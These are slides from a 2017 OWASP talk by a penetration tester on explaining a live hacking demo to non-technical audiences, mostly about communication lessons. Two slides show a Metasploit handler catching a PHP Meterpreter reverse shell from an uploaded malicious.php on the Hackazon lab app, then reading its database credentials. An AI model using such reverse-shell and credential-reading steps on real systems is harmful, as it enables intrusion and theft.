Explain Hacking in 10 minutes Lorenzo Grespan

OWASP Newcastle November 2017







The Challenge

- > Do a "live hack"
- > In front of a public audience
- > Business students and academics
- > Ten minutes

> Bonus points: in a different language








Live hacking demo LORENZO GRESPAN

In popular culture









What my parents think I do



https://www.teachprivacy.com/wp-content/uploads/Hacker-8.jpg







What I want to do sometimes




http://gizmodo.com/why-hollywood-hacking-is-so-hilariously-horrible-1524469666







Reality







CYA warning

- > It's illegal to hack
- > We have **SIGNED** permission



https://c1.staticflickr.com/1/436/18742779822_67c359ba21_b.jpg








Target

- Sample e-commerce website
- > Contains vulnerabilities

https://github.com/rapid7/hackazon










Typical web application set-up

System Configuration









The attacker's perspective

- > What is the objective?
 - Disrupt business
 - > Exfiltrate intellectual property
 - > Gain control of the network ("persistence")
 - Use as a stepping stone towards other targets (suppliers, customers)
 - > Implant ransomware









The penetration tester's perspective

- > Report the problem to the customer
 - > Evaluate its risk: from informative.. to critical
 - > Provide proof-of-concept
 - > Avoid damage!
 - > Suggest remediation
- > Re-test: validation of fixes







Understanding risk

- > Risk: odds known
- > Uncertainty: odds unknown
- > When it comes to security, companies often are "uncertainty averse" rather than "risk averse"
- Informed decisions require "data points" or information on the odds
- > A penetration test helps in quantifying the risks







End (of part 1)

Part 2: let's talk about the talk

META META META META

About me

- > Now
 - > Finding bugs (a.k.a. "penetration tester")
- > Previously
 - Making bugs (a.k.a. "developer")
 - > Something something patient safety in robotic surgery something
 - > UNIX guy, networking, OpenBSD
- > Also
 - > Computers > People*
 - > Technical accuracy > Marketing
 - > Definitely an impostor, shouldn't be here, no idea what I'm doing







Challenge & buts

- > Do a "live hack"
 - > OMG DEMO
- > In front of a public audience
 - > What if it goes wrong?
- > Business audience
 - > They'll never understand what I am doing
- > Ten minutes
 - > Yea, right







But...!

- I can't explain hacking in 10 minutes
- > I'll need to explain all the basics
 - > What is a website
 - > What is a server
 - > What is a firewall
 - > What is a reverse connection
 - > What is a database
 - > What is SQL
 - > What is "source code"
 - > What is an image
 - > Why an image is not an image
 - > What is that black blinking thing
 - > Why am I wearing a hoodie







Turns out...

- Nobody really cared about the technical details
- > Because:
 - > It's either too fast to follow
 - > Or too simple
 - If you have the same technical background and can follow all technical details, you are probably doing the presentation
 - Most people just nod during a presentation
- > What my (non technical) audiences wanted were emotions







What did not get the point across

Hackery things

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload php/meterpreter/reverse tcp
payload => php/meterpreter/reverse tcp
msf exploit(handler) > set LHOST 10.1.0.1
LHOST => 10.1.0.1
msf exploit(handler) > run 🖥
[*] Started reverse TCP handler on 10.1.0.1:4444
[*] Sending stage (37543 bytes) to 10.1.0.2
[*] Meterpreter session 1 opened (10.1.0.1:4444 -> 10.1.0.2:35940) at 2017-11-21
13:29:55 +0000
meterpreter > ls
Listing: /home/user/hackazon/web/user pictures/2b
                 Size Type Last modified
Mode
                                                        Name
100644/rw-r--r-- 1109 fil 2017-11-21 13:20:20 +0000 malicious.php
meterpreter >
```







What maybe got the point across

Source code? Database access?

```
meterpreter > cat db.php

return array (
    'default' =>
    array (
        'user' => 'hackazon',
        'password' => 'password',
        'driver' => 'PDOV',
        'connection' => 'mysql:host=localhost;port=3306;dbname=hackazon',
        'db' => 'hackazon',
        'host' => 'localhost',
        'port' => '3306',
        ),
);
```








What was necessary (but nobody looked at)

> Blah blah diagrams blah

System Configuration










What got the point across?

> This:

"I had no idea what you were doing until I saw the price change"



"So it's really not like in the movies?!"

"What was that black screen anyway?"







Post-talk chill

- > What my audience remembered:
 - > Emotions:
 - > Fear (OMG HAXORZ)
 - > Laughter (LOL hoodie)
 - > The "close to home" feeling
 - > Common ground/experience (e-commerce)
 - > Colour
 - > Price tag







Lessons Learned (1)

- > Watching myself on video is cringeworthy and embarrassing
 - > And the best way to improve
 - > Kinda like potty training
 - > Let's not go there, shall we
- > Technical accuracy helps **me** feel better
 - > Not the audience
- > Practice the talk blindfolded
 - > Don't read from the slides







Lessons Learned (2)

- > Pushing myself out of my comfort zone made me a better tester
 - > Because I can explain things better IRL
 - > So I write better reports
 - > Which make the customer happier
 - More interesting challenges
- > When talking to a non-technical audience there's no "right answer"
 - > Real life does not compile
 - > And you can't make nerd jokes to non techies
 - > Because they're boring







Take home messages

- > Talk to non techies about your work
 - > Practice on friends and relatives first
 - > Stop when their eyes start glazing over
- You can't explain everything
 - > The brain fills in the gaps
- > Be memorable ("hack the human brain")
 - > Accent
 - Clothing
 - > Humour != nerd jokes
 - > Yes that was a nerd joke
- > Get out of your comfort zone: record yourself on video
- > We're all impostors anyway







